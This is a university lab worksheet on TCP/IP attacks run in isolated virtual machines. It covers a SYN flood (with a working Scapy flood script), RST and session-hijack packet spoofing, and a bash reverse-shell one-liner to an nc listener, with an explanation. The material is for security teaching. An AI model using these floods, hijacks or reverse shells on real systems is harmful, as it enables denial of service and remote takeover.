TCP/IP Attack Lab

Contents

1 Aims and Objectives

The learning objective of this lab is for students to gain first-hand experience on vulnerabilities, as well as on attacks against these vulnerabilities. In security education, we study mistakes that lead to software vulnerabilities. Studying mistakes from the past not only helps students understand why systems are vulnerable, why a seemly-benign mistake can turn into a disaster, and why many security mechanisms are needed. More importantly, it also helps students learn the common patterns of vulnerabilities, so they can avoid making similar mistakes in the future. Moreover, using vulnerabilities as case studies, students can learn the principles of secure design, secure programming, and security testing.

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities helps students understand the challenges of network security and why many network security measures are needed. In this lab, students will conduct several attacks on TCP. This lab covers the following topics:

- The TCP protocol
- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell

1.1 Related Text

Detailed coverage of the TCP attack can be found in the following:

- TCP Attack Power Point Slides. Background on the TCP protocol, attacks, and the lab activities
- Chapter 7 of the SEED Book, Computer & Internet Security: A Hands-on Approach, 2nd Edition, by Wenliang Du. See details at https://www.handsonsecurity.net.

2 Lab Environment

2.1 Initial Setup

To conduct this lab, students need to have 3 virtual machines. One computer is used for attacking, the second computer is used as the victim, and the third computer is used as the observer. Students can set up 3 virtual machines on the same host computer connected to the same virtual switch.

You can reuse the 3 VMs from the VPN lab, but you will need to add another NAT network interface to Host V (**VM 3**) so that all 3 machines are on the same NAT network. If you have any issue setting up the networking then please contact a tutor for assistance.

An example network with all the machines on the `192.168.25.0/24` subnet is shown below.

NOTE: Your IP addresses are likely to be different to those shown in this network diagram. This is ok, but ensure to replace the example IP addresses used in the steps with your own.



Figure 1: Lab Environment Setup

3 Lab Tasks

3.1 Task 1: SYN Flooding Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP addresses or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e., the connections that have finished SYN, SYN-ACK, but have not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection requests. Figure 2 illustrates the attack.



Figure 2: SYN Flood Attack

The size of the queue has a system-wide setting. In Ubuntu OSes, we can check the setting using the following command:

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

We can use the command "`netstat -nat`" to check the usage of the queue. Look at the manual for `netstat` to see what the flags mean (`man netstat`). This output will show us the number of half-opened connections associated with a listening port. The state for such connections is `SYN-RECV`. If the 3-way handshake is finished, the state of the connections will be `ESTABLISHED`.

3.1.1 SYN Cookie Countermeasure:

By default, Ubuntu's SYN flooding countermeasure is turned on. This mechanism is called the SYN cookie. It will kick in if the machine detects that it is under the SYN flooding attack. We can use the `sysctl` command to display the SYN cookie state and turn on or off the SYN cookie mechanism:

```
$ sudo sysctl -a | grep syncookies #(Display the SYN cookie flag)
$ sudo sysctl -w net.ipv4.tcp_syncookies=0 #(turn off SYN cookie)
$ sudo sysctl -w net.ipv4.tcp_syncookies=1 #(turn on SYN cookie)
```

Disable the SYN cookie protection on **VM2** using one of the above commands.

3.1.2 Download synflood.c

We have provided a C program called synflood.c. Click the link to download it to **VM 1**. Examine the program and try to understand what the code is doing.

Compile the program and launch the attack against **VM2.**

```
// Compile the code on the host VM
$ gcc -o synflood synflood.c

// Launch the attack from the attacker VM against the target VM2
// on port 23
$ sudo synflood <TARGET IP ADDRESS> 23
```

Whilst the attack is underway, on **VM2** run the command "`netstat -nat`" and compare the result with that before the attack. From **VM1**, try to `telnet` to **VM2**

What do you observe?

Whist the attack is still running, try to `ssh` from **VM1** to **VM2.**

What do you observe? Suggest why this behaviour is seen.

Enable the SYN cookie mechanism on **VM2** and run the attacks again.

Compare and describe the results

Note on using Python + Scapy code: Theoretically, we can use Python and Scapy to generate the packets and implement this attack. The Python code is a lot simpler compared to the C program. The Python code in Listing 1 performs the same functionality as `synflood.c`.

```
#!/usr/bin/python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

a = IP(dst="192.168.25.131")          # Change this to VM2 IP
b = TCP(sport=1551, dport=23, seq=1551, flags='S')

pkt = a/b

while True:
    pkt['IP'].src = str(IPv4Address(getrandbits(32)))
    send(pkt, verbose = 0)
```

Listing 1 - Python code to generate a SYN Flood

Copy the contents of Listing 1 into a file called `synflood.py` ensuring you set the IP address of **VM** 2. Make it executable so that you can run the file.

```
// Make the Python file executable
$ chmod +x synflood.py

// Run the Python program
$ sudo ./synflood.py
```

We have observed that the rate that packets can be sent out by Scapy per second is significantly lower than that by the C program. This low rate makes it difficult for the attack to be successful. We were not able to succeed in SYN flooding attacks using Scapy.

Run the attack using the Python code with SYN cookies disabled**.** Note the difference in the `netstat` output on **VM 2**.

Describe why the performance of the Python code may be substantially different to the C program.

3.2 Task 2: TCP RST Attacks on `telnet` Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof an RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

In this task, you need to launch a TCP RST attack from the **Attacker VM3** to break an existing `telnet` connection between **VM1** and **VM2**. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the **Attacker VM3** can observe the TCP traffic between **VM1** and **VM2**.

Launching the attack manually. Please use the Python library `Scapy` to conduct the TCP RST attack. Skeleton code is provided. You can spoof an RST packet originating from the server (**VM2**) back to the client (**VM1**).

You will need to replace each `@@@@` with an actual value. You can get the correct value by monitoring the `telnet` connection using Wireshark. Start a Wireshark capture on **VM 3** and monitor the interface that is connected to the NAT (`192.168.25.0/24`) network. You should then be able to see any telnet traffic between **VM 1** and **VM 2.**

For the correct sequence number, look at the "*Next sequence number*" in the last Telnet packet from the server to the client.

NOTE: By default, Wireshark displays simplified, relative sequence numbers and not the true sequence number contained in the TCP header. *Right-click* a TCP packet in the Wireshark display and select *Protocol Preferences*. Ensure that *Relative Sequence Numbers* is **unticked**.

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Listing 2: Skeleton Python 3 code for generating a packet

Show your code, the Wireshark output, and the results. Explain how you determined the values you used.

Optional: Launching the attack automatically

Students are encouraged to try and write a program to launch the attack automatically using the sniffing-and-spoofing technique. Unlike the manual approach, we read all of the parameters from the sniffed packets and use these to populate the spoofed packer.

Using this method the entire attack would be automated. Please make sure that when you use Scapy's sniff function, don't forget to set the iface argument to the correct interface name. You can look at the code in the VPN lab where we sniffed and spoofed a response to an ICMP message for inspiration for the code required.

3.3 Task 3: TCP Session Highjacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. Figure 3 depicts how the attack works. In this task, you need to demonstrate how you can hijack a `telnet` session between two computers. Your goal is to get the telnet server to run a malicious command. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN



Figure 3: TCP Session Highjacking Attack

Please use Scapy to conduct the TCP Session Hijacking attack. Skeleton code is provided in Listing 3. You need to replace each @@@@ with an actual value; you can use Wireshark to figure out what value you should put into each field of the spoofed TCP packets.

For this attack, you are required to inject a packet into an existing `telnet` stream which will create a blank text file on the destination server in the format `<your surname>.txt`. Eg the following command will create a blank file with the given name.

```
$ touch white.txt
$ ls -ltr white.txt
-rw-rw-r-- 1 uwe uwe 0 Jun 11 15:23 white.txt
$
```

Conduct the attack from the **Attacker VM3**, by injecting a packet into an existing `telnet` stream between the **Client VM1** and **Server VM2** executing the command 'touch <your surname>.txt.

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@,
ack=@@@@)
data = "@@@@"

pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Listing 3: Skeleton code to inject a command

Show your code, the Wireshark output, and the results. Explain how you determined the values you used.

After you successfully launch the attack the telnet program from the Client machine will not respond to your typing anymore and locks up.

Explain why the connection freezes.

3.4 Task 4: Creating Reverse Shell using TCP Session Hijacking

When attackers can inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damage.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. A reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

We can set up a reverse shell if we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their job is to run a reverse-shell command through the session hijacking attack. In this task, you need to demonstrate that they can achieve this goal.

Note: A summary guide on how to create reverse shells can be found in section 4 Guidelines: Creating Reverse Shell.

Your task is to launch a TCP session hijacking attack on an existing telnet session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server.

Conduct the attack from the **Attacker VM3**, by injecting a packet into an existing `telnet` stream between the **Client VM1** and **Server VM2** that will launch a reverse shell from **VM2** back to the **Attacker VM3**.

Demonstrate your attack working. Include a description of how you achieved the attack including the code used to perform the highjack

3.5 Task 5: TCP SYN Flooding Attacks and Mitigations (Research Task)

During this lab one of the TCP attacks we looked at was a TCP SYN Flood attack. This is one of the most common Denial-Of-Services attacks used. We briefly mentioned disabling and enabling SYN Cookies which Ubuntu uses as a countermeasure for this attack. This task requires you to undertake some research regarding how SYN Cookies work, and investigate and discuss other possible mitigations against SYN Flood attacks.

3.5.1 Task Requirements

Write a short report (1000 words max) discussing what SYN Cookies are and how they prevent Denial-Of-Service attacks along with their advantages and disadvantages. In addition, you should also investigate and discuss other possible methods of mitigating a SYN Flood attack. Your report should include relevant references from the literature such as academic or white papers.

4 Guidelines: Creating Reverse Shell

The key idea of a reverse shell is to redirect its standard input, output, and error devices to a network connection, so the shell gets its input from the connection, and prints out its output also to the connection. At the other end of the connection is a program run by the attacker; the program simply displays whatever comes from the shell at the other end, and sends whatever is typed by the attacker to the shell, over the network connection.

A commonly used program by attackers is `netcat` or `nc`, which, if running with the "-l" option for 'listen', becomes a TCP server that listens for a connection on the specified port. This server program prints out whatever is sent by the client, and sends to the client whatever is typed by the user running the server. In the following experiment, `nc` is used to listen for a connection on port `9090` (let us focus only on the first line).

```
Attacker(10.0.2.6):$ nc -l 9090 -v          ←Waiting for reverse shell
Connection from 10.0.2.5 port 9090 [tcp/*] accepted
Server(10.0.2.5):$                          ←Reverse shell from 10.0.2.5.
Server(10.0.2.5):$ ifconfig
ifconfig
eth23 Link encap:Ethernet HWaddr 08:00:27:fd:25:0f
inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fefd:250f/64 Scope:Link
...
```

The above `nc` command will block, waiting for a connection. We now directly run the following bash program on the Server machine (`10.0.2.5`) to emulate what attackers would run after compromising the server via the Shellshock attack.

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

This `bash` command will trigger a TCP connection to the attacker machine's port `9090`, and a reverse shell will be created. We can see the shell prompt from the above result, indicating that the shell is running on the Server machine; we can type the `ifconfig` command to verify that the IP address is indeed `10.0.2.5`, the one belonging to the Server machine.

The above command represents the one that would normally be executed on a compromised server. It is quite complicated, and we give a detailed explanation of its components below:

- "`/bin/bash -i`": The option `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).

- "`> /dev/tcp/10.0.2.6/9090`": This causes the output device (`stdout`) of the shell to be redirected to the TCP connection to `10.0.2.6`'s port `9090`. In Unix systems, `stdout`'s file descriptor is `1`.

- "`0<&1`": File descriptor 0 represents the standard input device (`stdin`). This option tells the system to use the standard output device (File descriptor `1`) as the standard input device. Since `stdout` is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

- "`2>&1`": File descriptor `2` represents the standard error stderr. This causes the error output to be redirected to stdout (File descriptor `1`), which is the TCP connection.

In summary, the command "`/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1`" starts a `bash` shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection. In our experiment, when the `bash` shell command is executed on `10.0.2.5`, it connects back to the `nc` process started on `10.0.2.6`. This is confirmed via the "`Connection from 10.0.2.5 port 9090 [tcp/*] accepted`" message displayed by `nc`.

4.1 Pentestmonkey - Reverse Shell Cheat Sheet

The previous section is all the information you need for this lab, however Pentestmonkey.net is a great website for some Pen Testing tricks and tips. One of the pages I frequently refer to is their Reverse Shell Cheat Sheet. The previous section details how to obtain a reverse shell using Bash, but this program may not always be available on your target machine (In the UWE Ubuntu VM, Bash is available, so this isn't a problem), so it can be useful to know how to get a reverse shell using other tools. This page details how to use tools such as Python, Perl, PHP and others to achieve the same goal

5 Plagiarism

This is an assessed lab sheet and while it is acceptable to discuss your assignment with your peers as per the university rules, this assignment is intended as an individual assignment. Submissions that are substantially similar will be subject to investigation according to university regulations and any proven cases will be dealt with according to the regulations. More details can be found here http://www1.uwe.ac.uk/students/academicadvice/assessments/assessmentoffences.aspx

6 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. The format of the lab report is up to you. You can copy the questions from this worksheet into a new document and answer them in the separate report. The report should be of a professional standard.

You need to provide explanation to the observations that are interesting or surprising. Please also list any important code snippets you have written followed by explanation. Simply attaching code or screenshots without any explanation will not receive credits. The report must demonstrate your understanding of the subject and material and not just be a log of your actions.

All screenshots in the report must have your student number and date stamp in the user prompt. Failure to include these details in the screenshots

7 Marking Criteria

	0-29%	30-39%	40-49%	50-59%	60-69%	70-84%	85-100%
Tasks 1-4 (65%)	Little or no effort made to complete the tasks detailed / Serious gaps or errors in understanding the topic	Some tasks complete with major omission / Some evidence of understanding the topic with major errors or gaps	Most tasks complete but with minor omissions / Evidence of understanding the topic but with minor errors or gaps	All tasks complete in full. Evidence incomplete or unclear in places / Adequate understanding of topic	All tasks complete in full. Evidence of a good standard to detail tasks. / Clear understanding of topic	All tasks complete in full. Excellent use of evidence to detail tasks. / Thorough and comprehensive understanding of topic	All tasks complete in full. Highly reflective use of evidence to develop argument / Impressive and original depth of understanding of topic
Task 5 (25%)	Little to no understanding of SYN Flood countermeasures	Poor analysis. Demonstrates little or no insight into SYN Flood countermeasures	Below-average understanding of SYN Flood countermeasures. Analysis is lacking in most aspects	Adequate analysis of relevant works, but lacks depth; demonstrates some insight into the problem	Good analysis of relevant works but could be more critical; demonstrates good insight into the problem of SYN Flood countermeasures	Very good analysis of relevant works; demonstrates excellent insight into the problem. Good use of sources and all sources are appropriately referenced	Outstanding analysis of relevant works; demonstrates outstanding insight into the problem and fully covers all aspects. Excellent use of sources and all sources are appropriately referenced
Report Presentation (10%)	Very poor presentation	Weak presentation	Has not followed required conventions; poor proof-reading	Usually follows required practices; some issues to be addressed e.g., typos, punctuation	Follows required presentational practices; a few typos/errors in punctuation or grammar	Excellent presentation: typos/errors in punctuation etc. are rare	Excellent presentation

8 Document Revision History

Version	Date	Changes
1.0	11th June 2021	Initial Release
1.1	13th June 2021	Fixed a few typos
1.2	14TH June 2021	Fixed issues with Task 4 and 5 PDF conversion